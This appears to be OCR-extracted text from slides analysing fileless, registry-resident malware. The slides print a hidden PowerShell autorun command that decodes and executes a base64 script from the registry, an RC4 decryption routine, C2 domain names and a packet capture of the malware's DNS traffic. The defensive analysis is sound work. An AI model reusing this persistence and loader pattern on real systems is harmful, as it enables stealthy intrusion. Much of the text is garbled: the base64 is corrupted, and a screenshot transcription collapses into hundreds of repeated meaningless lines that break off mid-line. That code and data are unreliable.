Value	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\Software\Classes\HAZKSOSOHSFA').VQGA)));

Technical investigation

In-depth analysis

b. next stage script:

HKEY_CURRENT_USER\Software\Classes\[Random String]



Type viewer	Slack viewer
Value name	VQGA
Value type	RegSz
Value	<pre>JEVPRUJGWUdk5kZMSE9UID0gJ0hBWktTT1NPVEhTRkEnOyANCiRTc01pUlTQ0JTbEUgPSAne0QyMUQzNTiDLTjFNjgtNDc3Qi05NDY0LThBNDc2OUMwQzY3OH0nOw0KJFJOTFFZVkvMTUcgPSAnezEwNTM4OEZBLTAzQTEtNEQ4NC1BMkI2LTc0MjhGN0JCNM4MH0nOw0KRnWuY3Rp24gQnRGZFZY1NSYlluQVBjew0KCvBhcmFtKFtQYXjhWV02Xi0fBvc2l0aW9uID0gMCwgTWFuZGF0b3J5ID0gJHRydWUgKV1bQnI02VtdXSRIUhSSkhHTlhPLFtQYXjhWV0ZXi0UG9zaXRpb24gPSAxLCBNYW5kYXRvcnkgPSAkdhJ125ldW0J5dGVbxW0kSGhYbnFscUJxU2NCYmhqbSKNCgbQnl0ZVtdxSRrID0gTmV3LU9iamVjdCBCeXRlw10gMjU2Ow0KCvtCeXRlw11dJHMgPSBOZxtcT2jqZWN0IEJ5dGVbXSAyNTY7DQoJ2m9yICgka5A9IDA7ICRpIC1sdCAyNTY7ICRpKyspew0KCQkkc1ska0gPSBbQnl0ZV0kaTsNCgkJJGtbJGldID0gJehowG5xbHFcCvNjQmJoam1bJgkgJ5Ak5GhYbnFscUJxU2NCYmhqb5SMZw5ndGhdOw0KCX0NCgkkcA9IDA7DQoJZm9yICgka5A9IDA7ICRpIC1sdCAyNTY7ICRpKyspew0KCQkkcCA9ICgkcCArICRzWyRpXSArICRrWyRpXSkj5AyNTY7DQoJCSRzWyRpX5wkc1skcF0gPSAkc1skcF0sJHNbJGldOw0KCX0NCgkkA5A9IDA7JHAgPSAwOw0KCWZvciAoJGMgPSAwOyAkYyAtbHQgJEhVSFJKSEdOWE8uTGUuZ3RoOyAkYysrKxsNCgkJJGkgPSAoJGkgKyAxKSAiID1NjsNCgkJJHAgPSAoJHAgKyAkc1skaV0pICUgMjU2Ow0KCQkkc1skaV0sJHNbJHBdID0gJHNbJHBdLCRzWyRpXTsNCgkJW2ludF0kbSA9ICokc1skaV0aKvAkc1skcF0oICUaMiU2Ow0KC0kkSFVIUkoIR05YT1skY10aPSAk5FVIUkoIR05YT1skY10aLWJ4b3IaJHNbJG1dOw0KCX0NCalvZXR1cm4aJEhVSFJKSEdOWE87DOo9DOoGdW5idGlvbiBobmZsYXRlymlu</pre>

Key VQGA contains the base64 encoded script which has 35.456 characters.

Technical investigation

In-depth analysis

```
$EOEBFYGJJFLHOT = 'HAZKSOSOTHNSFA';
$SsMirZSCBS1E = '{D21D359C-2E68-477B-9464-8A4769C0C678}';
$RNLQYVELMG = '{105388FA-03A1-4D84-A2B6-7428F7BB5380}';

Function BtFdVEcSRbYnAPI{
    Param([Parameter( Position = 0, Mandatory = $true )][Byte[]]$HUHRJHGNX0,[Parameter(Position = 1, Mandatory = $true)][AllowEmptyCollection()][Byte[]]
    $HhXnqlqBqScBbhjm)
    [Byte[]]$k = New-Object Byte[] 256;
    [Byte[]]$s = New-Object Byte[] 256;
    for ($i = 0; $i -lt 256; $i++){
        $s[$i] = [Byte]$i;
        $k[$i] = $HhXnqlqBqScBbhjm[$i % $HhXnqlqBqScBbhjm.Length];
    }
    $p = 0;
    for ($i = 0; $i -lt 256; $i++){
        $p = ($p + $s[$i] + $k[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
    }
    $i = 0;$p = 0;
    for ($c = 0; $c -lt $HUHRJHGNX0.Length; $c++){
        $i = ($i + 1) % 256;
        $p = ($p + $s[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
        [int]$m = ($s[$i] + $s[$p]) % 256;
        $HUHRJHGNX0[$c] = $HUHRJHGNX0[$c] -bxor $s[$m];
    }
    return $HUHRJHGNX0;
}
```


**BASE64
ENCODED
SCRIPT**

Technical investigation

In-depth analysis

c) encrypted DLL module

HKEY_CURRENT_USER\Software\Classes\[Random String]



The screenshot shows a Windows Registry Editor window with the following details:

- Path:** HKEY_CURRENT_USER\Software\Classes\[Random String]
- Value Name:** {105388FA-03A1-4D84-A2B6-742BF7B85380}
- Type:** REG_BINARY
- Value Data (Hex View):** JEPRUJGWWdKSkZMSE9UiD0gJ0HBWhtTT1NPVhTRkEnOyANCIRtc01pUpTQ0JtbEUgPSAne0QyM...
95F2 20 3B EC 29 8F E3 B0 52 CF C7 20 8D 5B FC 9F AF F5 93 84 68 C9 84 2B 0A 0E C4 73 4F 95 ...
REG_BINARY 82 F2 EA 61 B5

The "Data View" pane displays the binary data in a grid format, with columns for Type, Value, and Data. The "Type" column shows various data types like Position, Numbers, and Datetime. The "Value" column shows memory addresses, and the "Data" column shows the corresponding hex values.



Technical investigation

In-depth analysis


What next
????



Jim Rider / AP

Technical investigation

In-depth analysis



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
File Edit View Debug Help
Untitled1.ps1* ×
1 $EOEBFYG]JFLHOT = "HAZKSOSOTHNSFA";
2 $SsMiRZSCB$TE = '{D21D359C-2E68-477B-9464-8A4769C0C678}';
3 SRNLQYVELMG = '{105 388FA-03A1-4D84-A2B6-7428F7BB5380}';
4 Function BtFdVEcSRbYnAPI{
5     Param([Parameter(Position = 0, Mandatory = $true)][Byte[]]$HUHRJHGNXO,[Parameter(Position = 1, Mandatory = $true)][Byte[]]$k,[Parameter(Position = 2, Mandatory = $true)][Byte[]]$s)
6     $k = New-Object Byte[] 256;
7     $s = New-Object Byte[] 256;
8     $k[0] = 0;
9     $s[0] = 0;
10    $k[1] = 0;
11    $s[1] = 0;
12    $k[2] = 0;
13    $s[2] = 0;
14    $k[3] = 0;
15    $s[3] = 0;
16    $k[4] = 0;
17    $s[4] = 0;
18    $k[5] = 0;
19    $s[5] = 0;
20    $k[6] = 0;
21    $s[6] = 0;
22    $k[7] = 0;
23    $s[7] = 0;
24    $k[8] = 0;
25    $s[8] = 0;
26    $k[9] = 0;
27    $s[9] = 0;
28    $k[10] = 0;
29    $s[10] = 0;
30    $k[11] = 0;
31    $s[11] = 0;
32    $k[12] = 0;
33    $s[12] = 0;
34    $k[13] = 0;
35    $s[13] = 0;
36    $k[14] = 0;
37    $s[14] = 0;
38    $k[15] = 0;
39    $s[15] = 0;
40    $k[16] = 0;
41    $s[16] = 0;
42    $k[17] = 0;
43    $s[17] = 0;
44    $k[18] = 0;
45    $s[18] = 0;
46    $k[19] = 0;
47    $s[19] = 0;
48    $k[20] = 0;
49    $s[20] = 0;
50    $k[21] = 0;
51    $s[21] = 0;
52    $k[22] = 0;
53    $s[22] = 0;
54    $k[23] = 0;
55    $s[23] = 0;
56    $k[24] = 0;
57    $s[24] = 0;
58    $k[25] = 0;
59    $s[25] = 0;
60    $k[26] = 0;
61    $s[26] = 0;
62    $k[27] = 0;
63    $s[27] = 0;
64    $k[28] = 0;
65    $s[28] = 0;
66    $k[29] = 0;
67    $s[29] = 0;
68    $k[30] = 0;
69    $s[30] = 0;
70    $k[31] = 0;
71    $s[31] = 0;
72    $k[32] = 0;
73    $s[32] = 0;
74    $k[33] = 0;
75    $s[33] = 0;
76    $k[34] = 0;
77    $s[34] = 0;
78    $k[35] = 0;
79    $s[35] = 0;
80    $k[36] = 0;
81    $s[36] = 0;
82    $k[37] = 0;
83    $s[37] = 0;
84    $k[38] = 0;
85    $s[38] = 0;
86    $k[39] = 0;
87    $s[39] = 0;
88    $k[40] = 0;
89    $s[40] = 0;
90    $k[41] = 0;
91    $s[41] = 0;
92    $k[42] = 0;
93    $s[42] = 0;
94    $k[43] = 0;
95    $s[43] = 0;
96    $k[44] = 0;
97    $s[44] = 0;
98    $k[45] = 0;
99    $s[45] = 0;
100   $k[46] = 0;
101   $s[46] = 0;
102   $k[47] = 0;
103   $s[47] = 0;
104   $k[48] = 0;
105   $s[48] = 0;
106   $k[49] = 0;
107   $s[49] = 0;
108   $k[50] = 0;
109   $s[50] = 0;
110   $k[51] = 0;
111   $s[51] = 0;
112   $k[52] = 0;
113   $s[52] = 0;
114   $k[53] = 0;
115   $s[53] = 0;
116   $k[54] = 0;
117   $s[54] = 0;
118   $k[55] = 0;
119   $s[55] = 0;
120   $k[56] = 0;
121   $s[56] = 0;
122   $k[57] = 0;
123   $s[57] = 0;
124   $k[58] = 0;
125   $s[58] = 0;
126   $k[59] = 0;
127   $s[59] = 0;
128   $k[60] = 0;
129   $s[60] = 0;
130   $k[61] = 0;
131   $s[61] = 0;
132   $k[62] = 0;
133   $s[62] = 0;
134   $k[63] = 0;
135   $s[63] = 0;
136   $k[64] = 0;
137   $s[64] = 0;
138   $k[65] = 0;
139   $s[65] = 0;
140   $k[66] = 0;
141   $s[66] = 0;
142   $k[67] = 0;
143   $s[67] = 0;
144   $k[68] = 0;
145   $s[68] = 0;
146   $k[69] = 0;
147   $s[69] = 0;
148   $k[70] = 0;
149   $s[70] = 0;
150   $k[71] = 0;
151   $s[71] = 0;
152   $k[72] = 0;
153   $s[72] = 0;
154   $k[73] = 0;
155   $s[73] = 0;
156   $k[74] = 0;
157   $s[74] = 0;
158   $k[75] = 0;
159   $s[75] = 0;
160   $k[76] = 0;
161   $s[76] = 0;
162   $k[77] = 0;
163   $s[77] = 0;
164   $k[78] = 0;
165   $s[78] = 0;
166   $k[79] = 0;
167   $s[79] = 0;
168   $k[80] = 0;
169   $s[80] = 0;
170   $k[81] = 0;
171   $s[81] = 0;
172   $k[82] = 0;
173   $s[82] = 0;
174   $k[83] = 0;
175   $s[83] = 0;
176   $k[84] = 0;
177   $s[84] = 0;
178   $k[85] = 0;
179   $s[85] = 0;
180   $k[86] = 0;
181   $s[86] = 0;
182   $k[87] = 0;
183   $s[87] = 0;
184   $k[88] = 0;
185   $s[88] = 0;
186   $k[89] = 0;
187   $s[89] = 0;
188   $k[90] = 0;
189   $s[90] = 0;
190   $k[91] = 0;
191   $s[91] = 0;
192   $k[92] = 0;
193   $s[92] = 0;
194   $k[93] = 0;
195   $s[93] = 0;
196   $k[94] = 0;
197   $s[94] = 0;
198   $k[95] = 0;
199   $s[95] = 0;
200   $k[96] = 0;
201   $s[96] = 0;
202   $k[97] = 0;
203   $s[97] = 0;
204   $k[98] = 0;
205   $s[98] = 0;
206   $k[99] = 0;
207   $s[99] = 0;
208   $k[100] = 0;
209   $s[100] = 0;
210   $k[101] = 0;
211   $s[101] = 0;
212   $k[102] = 0;
213   $s[102] = 0;
214   $k[103] = 0;
215   $s[103] = 0;
216   $k[104] = 0;
217   $s[104] = 0;
218   $k[105] = 0;
219   $s[105] = 0;
220   $k[106] = 0;
221   $s[106] = 0;
222   $k[107] = 0;
223   $s[107] = 0;
224   $k[108] = 0;
225   $s[108] = 0;
226   $k[109] = 0;
227   $s[109] = 0;
228   $k[110] = 0;
229   $s[110] = 0;
230   $k[111] = 0;
231   $s[111] = 0;
232   $k[112] = 0;
233   $s[112] = 0;
234   $k[113] = 0;
235   $s[113] = 0;
236   $k[114] = 0;
237   $s[114] = 0;
238   $k[115] = 0;
239   $s[115] = 0;
240   $k[116] = 0;
241   $s[116] = 0;
242   $k[117] = 0;
243   $s[117] = 0;
244   $k[118] = 0;
245   $s[118] = 0;
246   $k[119] = 0;
247   $s[119] = 0;
248   $k[120] = 0;
249   $s[120] = 0;
250   $k[121] = 0;
251   $s[121] = 0;
252   $k[122] = 0;
253   $s[122] = 0;
254   $k[123] = 0;
255   $s[123] = 0;
256   $k[124] = 0;
257   $s[124] = 0;
258   $k[125] = 0;
259   $s[125] = 0;
260   $k[126] = 0;
261   $s[126] = 0;
262   $k[127] = 0;
263   $s[127] = 0;
264   $k[128] = 0;
265   $s[128] = 0;
266   $k[129] = 0;
267   $s[129] = 0;
268   $k[130] = 0;
269   $s[130] = 0;
270   $k[131] = 0;
271   $s[131] = 0;
272   $k[132] = 0;
273   $s[132] = 0;
274   $k[133] = 0;
275   $s[133] = 0;
276   $k[134] = 0;
277   $s[134] = 0;
278   $k[135] = 0;
279   $s[135] = 0;
280   $k[136] = 0;
281   $s[136] = 0;
282   $k[137] = 0;
283   $s[137] = 0;
284   $k[138] = 0;
285   $s[138] = 0;
286   $k[139] = 0;
287   $s[139] = 0;
288   $k[140] = 0;
289   $s[140] = 0;
290   $k[141] = 0;
291   $s[141] = 0;
292   $k[142] = 0;
293   $s[142] = 0;
294   $k[143] = 0;
295   $s[143] = 0;
296   $k[144] = 0;
297   $s[144] = 0;
298   $k[145] = 0;
299   $s[145] = 0;
300   $k[146] = 0;
301   $s[146] = 0;
302   $k[147] = 0;
303   $s[147] = 0;
304   $k[148] = 0;
305   $s[148] = 0;
306   $k[149] = 0;
307   $s[149] = 0;
308   $k[150] = 0;
309   $s[150] = 0;
310   $k[151] = 0;
311   $s[151] = 0;
312   $k[152] = 0;
313   $s[152] = 0;
314   $k[153] = 0;
315   $s[153] = 0;
316   $k[154] = 0;
317   $s[154] = 0;
318   $k[155] = 0;
319   $s[155] = 0;
320   $k[156] = 0;
321   $s[156] = 0;
322   $k[157] = 0;
323   $s[157] = 0;
324   $k[158] = 0;
325   $s[158] = 0;
326   $k[159] = 0;
327   $s[159] = 0;
328   $k[160] = 0;
329   $s[160] = 0;
330   $k[161] = 0;
331   $s[161] = 0;
332   $k[162] = 0;
333   $s[162] = 0;
334   $k[163] = 0;
335   $s[163] = 0;
336   $k[164] = 0;
337   $s[164] = 0;
338   $k[165] = 0;
339   $s[165] = 0;
340   $k[166] = 0;
341   $s[166] = 0;
342   $k[167] = 0;
343   $s[167] = 0;
344   $k[168] = 0;
345   $s[168] = 0;
346   $k[169] = 0;
347   $s[169] = 0;
348   $k[170] = 0;
349   $s[170] = 0;
350   $k[171] = 0;
351   $s[171] = 0;
352   $k[172] = 0;
353   $s[172] = 0;
354   $k[173] = 0;
355   $s[173] = 0;
356   $k[174] = 0;
357   $s[174] = 0;
358   $k[175] = 0;
359   $s[175] = 0;
360   $k[176] = 0;
361   $s[176] = 0;
362   $k[177] = 0;
363   $s[177] = 0;
364   $k[178] = 0;
365   $s[178] = 0;
366   $k[179] = 0;
367   $s[179] = 0;
368   $k[180] = 0;
369   $s[180] = 0;
370   $k[181] = 0;
371   $s[181] = 0;
372   $k[182] = 0;
373   $s[182] = 0;
374   $k[183] = 0;
375   $s[183] = 0;
376   $k[184] = 0;
377   $s[184] = 0;
378   $k[185] = 0;
379   $s[185] = 0;
380   $k[186] = 0;
381   $s[186] = 0;
382   $k[187] = 0;
383   $s[187] = 0;
384   $k[188] = 0;
385   $s[188] = 0;
386   $k[189] = 0;
387   $s[189] = 0;
388   $k[190] = 0;
389   $s[190] = 0;
390   $k[191] = 0;
391   $s[191] = 0;
392   $k[192] = 0;
393   $s[192] = 0;
394   $k[193] = 0;
395   $s[193] = 0;
396   $k[194] = 0;
397   $s[194] = 0;
398   $k[195] = 0;
399   $s[195] = 0;
400   $k[196] = 0;
401   $s[196] = 0;
402   $k[197] = 0;
403   $s[197] = 0;
404   $k[198] = 0;
405   $s[198] = 0;
406   $k[199] = 0;
407   $s[199] = 0;
408   $k[200] = 0;
409   $s[200] = 0;
410   $k[201] = 0;
411   $s[201] = 0;
412   $k[202] = 0;
413   $s[202] = 0;
414   $k[203] = 0;
415   $s[203] = 0;
416   $k[204] = 0;
417   $s[204] = 0;
418   $k[205] = 0;
419   $s[205] = 0;
420   $k[206] = 0;
421   $s[206] = 0;
422   $k[207] = 0;
423   $s[207] = 0;
424   $k[208] = 0;
425   $s[208] = 0;
426   $k[209] = 0;
427   $s[209] = 0;
428   $k[210] = 0;
429   $s[210] = 0;
430   $k[211] = 0;
431   $s[211] = 0;
432   $k[212] = 0;
433   $s[212] = 0;
434   $k[213] = 0;
435   $s[213] = 0;
436   $k[214] = 0;
437   $s[214] = 0;
438   $k[215] = 0;
439   $s[215] = 0;
440   $k[216] = 0;
441   $s[216] = 0;
442   $k[217] = 0;
443   $s[217] = 0;
444   $k[218] = 0;
445   $s[218] = 0;
446   $k[219] = 0;
447   $s[219] = 0;
448   $k[220] = 0;
449   $s[220] = 0;
450   $k[221] = 0;
451   $s[221] = 0;
452   $k[222] = 0;
453   $s[222] = 0;
454   $k[223] = 0;
455   $s[223] = 0;
456   $k[224] = 0;
457   $s[224] = 0;
458   $k[225] = 0;
459   $s[225] = 0;
460   $k[226] = 0;
461   $s[226] = 0;
462   $k[227] = 0;
463   $s[227] = 0;
464   $k[228] = 0;
465   $s[228] = 0;
466   $k[229] = 0;
467   $s[229] = 0;
468   $k[230] = 0;
469   $s[230] = 0;
470   $k[231] = 0;
471   $s[231] = 0;
472   $k[232] = 0;
473   $s[232] = 0;
474   $k[233] = 0;
475   $s[233] = 0;
476   $k[234] = 0;
477   $s[234] = 0;
478   $k[235] = 0;
479   $s[235] = 0;
480   $k[236] = 0;
481   $s[236] = 0;
482   $k[237] = 0;
483   $s[237] = 0;
484   $k[238] = 0;
485   $s[238] = 0;
486   $k[239] = 0;
487   $s[239] = 0;
488   $k[240] = 0;
489   $s[240] = 0;
490   $k[241] = 0;
491   $s[241] = 0;
492   $k[242] = 0;
493   $s[242] = 0;
494   $k[243] = 0;
495   $s[243] = 0;
496   $k[244] = 0;
497   $s[244] = 0;
498   $k[245] = 0;
499   $s[245] = 0;
500   $k[246] = 0;
501   $s[246] = 0;
502   $k[247] = 0;
503   $s[247] = 0;
504   $k[248] = 0;
505   $s[248] = 0;
506   $k[249] = 0;
507   $s[249] = 0;
508   $k[250] = 0;
509   $s[250] = 0;
510   $k[251] = 0;
511   $s[251] = 0;
512   $k[252] = 0;
513   $s[252] = 0;
514   $k[253] = 0;
515   $s[253] = 0;
516   $k[254] = 0;
517   $s[254] = 0;
518   $k[255] = 0;
519   $s[255] = 0;
520   $k[256] = 0;
521   $s[256] = 0;
522   $k[257] = 0;
523   $s[257] = 0;
524   $k[258] = 0;
525   $s[258] = 0;
526   $k[259] = 0;
527   $s[259] = 0;
528   $k[260] = 0;
529   $s[260] = 0;
530   $k[261] = 0;
531   $s[261] = 0;
532   $k[262] = 0;
533   $s[262] = 0;
534   $k[263] = 0;
535   $s[263] = 0;
536   $k[264] = 0;
537   $s[264] = 0;
538   $k[265] = 0;
539   $s[265] = 0;
540   $k[266] = 0;
541   $s[266] = 0;
542   $k[267] = 0;
543   $s[267] = 0;
544   $k[268] = 0;
545   $s[268] = 0;
546   $k[269] = 0;
547   $s[269] = 0;
548   $k[270] = 0;
549   $s[270] = 0;
550   $k[271] = 0;
551   $s[271] = 0;
552   $k[272] = 0;
553   $s[272] = 0;
554   $k[273] = 0;
555   $s[273] = 0;
556   $k[274] = 0;
557   $s[274] = 0;
558   $k[275] = 0;
559   $s[275] = 0;
560   $k[276] = 0;
561   $s[276] = 0;
562   $k[277] = 0;
563   $s[277] = 0;
564   $k[278] = 0;
565   $s[278] = 0;
566   $k[279] = 0;
567   $s[279] = 0;
568   $k[280] = 0;
569   $s[280] = 0;
570   $k[281] = 0;
571   $s[281] = 0;
572   $k[282] = 0;
573   $s[282] = 0;
574   $k[283] = 0;
575   $s[283] = 0;
576   $k[284] = 0;
577   $s[284] = 0;
578   $k[285] = 0;
579   $s[285] = 0;
580   $k[286] = 0;
581   $s[286] = 0;
582   $k[287] = 0;
583   $s[287] = 0;
584   $k[288] = 0;
585   $s[288] = 0;
586   $k[289] = 0;
587   $s[289] = 0;
588   $k[290] = 0;
589   $s[290] = 0;
590   $k[291] = 0;
591   $s[291] = 0;
592   $k[292] = 0;
593   $s[292] = 0;
594   $k[293] = 0;
595   $s[293] = 0;
596   $k[294] = 0;
597   $s[294] = 0;
598   $k[295] = 0;
599   $s[295] = 0;
600   $k[296] = 0;
601   $s[296] = 0;
602   $k[297] = 0;
603   $s[297] = 0;
604   $k[298] = 0;
605   $s[298] = 0;
606   $k[299] = 0;
607   $s[299] = 0;
608   $k[300] = 0;
609   $s[300] = 0;
610   $k[301] = 0;
611   $s[301] = 0;
612   $k[302] = 0;
613   $s[302] = 0;
614   $k[303] = 0;
615   $s[303] = 0;
616   $k[304] = 0;
617   $s[304] = 0;
618   $k[305] = 0;
619   $s[305] = 0;
620   $k[306] = 0;
621   $s[306] = 0;
622   $k[307] = 0;
623   $s[307] = 0;
624   $k[308] = 0;
625   $s[308] = 0;
626   $k[309] = 0;
627   $s[309] = 0;
628   $k[310] = 0;
629   $s[310] = 0;
630   $k[311] = 0;
631   $s[311] = 0;
632   $k[312] = 0;
633   $s[312] = 0;
634   $k[313] = 0;
635   $s[313] = 0;
636   $k[314] = 0;
637   $s[314] = 0;
638   $k[315] = 0;
639   $s[315] = 0;
640   $k[316] = 0;
641   $s[316] = 0;
642   $k[317] = 0;
643   $s[317] = 0;
644   $k[318] = 0;
645   $s[318] = 0;
646   $k[319] = 0;
647   $s[319] = 0;
648   $k[320] = 0;
649   $s[320] = 0;
650   $k[321] = 0;
651   $s[321] = 0;
652   $k[322] = 0;
653   $s[322] = 0;
654   $k[323] = 0;
655   $s[323] = 0;
656   $k[324] = 0;
657   $s[324] = 0;
658   $k[325] = 0;
659   $s[325] = 0;
660   $k[326] = 0;
661   $s[326] = 0;
662   $k[327] = 0;
663   $s[327] = 0;
664   $k[328] = 0;
665   $s[328] = 0;
666   $k[329] = 0;
667   $s[329] = 0;
668   $k[330] = 0;
669   $s[330] = 0;
670   $k[331] = 0;
671   $s[331] = 0;
672   $k[332] = 0;
673   $s[332] = 0;
674   $k[333] = 0;
675   $s[333] = 0;
676   $k[334] = 0;
677   $s[334] = 0;
678   $k[335] = 0;
679   $s[335] = 0;
680   $k[336] = 0;
681   $s[336] = 0;
682   $k[337] = 0;
683   $s[337] = 0;
684   $k[338] = 0;
685   $s[338] = 0;
686   $k[339] = 0;
687   $s[339] = 0;
688   $k[340] = 0;
689   $s[340] = 0;
690   $k[341] = 0;
691   $s[341] = 0;
692   $k[342] = 0;
693   $s[342] = 0;
694   $k[343] = 0;
695   $s[343] = 0;
696   $k[344] = 0;
697   $s[344] = 0;
698   $k[345] = 0;
699   $s[345] = 0;
700   $k[346] = 0;
701   $s[346] = 0;
702   $k[347] = 0;
703   $s[347] = 0;
704   $k[348] = 0;
705   $s[348] = 0;
706   $k[349] = 0;
707   $s[349] = 0;
708   $k[350] = 0;
709   $s[350] = 0;
710   $k[351] = 0;
711   $s[351] = 0;
712   $k[352] = 0;
713   $s[352] = 0;
714   $k[353] = 0;
715   $s[353] = 0;
716   $k[354] = 0;
717   $s[354] = 0;
718   $k[355] = 0;
719   $s[355] = 0;
720   $k[356] = 0;
721   $s[356] = 0;
722   $k[357] = 0;
723   $s[357] = 0;
724   $k[358] = 0;
725   $s[358] = 0;
726   $k[359] = 0;
727   $s[359] = 0;
728   $k[360] = 0;
729   $s[360] = 0;
730   $k[361] = 0;
731   $s[361] = 0;
732   $k[362] = 0;
733   $s[362] = 0;
734   $k[363] = 0;
735   $s[363] = 0;
736   $k[364] = 0;
737   $s[364] = 0;
738   $k[365] = 0;
739   $s[365] = 0;
740   $k[366] = 0;
741   $s[366] = 0;
742   $k[367
```


Technical investigation

In-depth analysis

Soplifan.[ru], Diplicano.[ru].

20	16.8353210	191.239.213.197	172.16.2.139	TCP	60 http > 54456 [ACK] Seq=1 Ack=2 Win=64239 Len=0
21	16.8452740	172.16.2.139	8.8.4.4	DNS	71 Standard query 0x0000 A soplifan.ru
22	16.8991670	8.8.4.4	172.16.2.139	DNS	87 Standard query response 0x0000 A 203.24.188.30
23	16.9049440	172.16.2.139	8.8.4.4	DNS	71 Standard query 0x0000 A soplifan.ru
24	16.9131050	191.239.213.197	172.16.2.139	TCP	60 http > 54456 [RST, ACK] Seq=1 Ack=2 Win=64239 Len=0
25	16.9567890	8.8.4.4	172.16.2.139	DNS	87 Standard query response 0x0000 A 203.24.188.30
26	16.9577060	172.16.2.139	172.16.2.2	TCP	66 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27	16.9583350	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
28	17.4742670	172.16.2.139	172.16.2.2	TCP	66 [TCP Retransmission] 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	17.4744110	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
30	17.9897220	172.16.2.139	172.16.2.2	TCP	62 [TCP Retransmission] 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
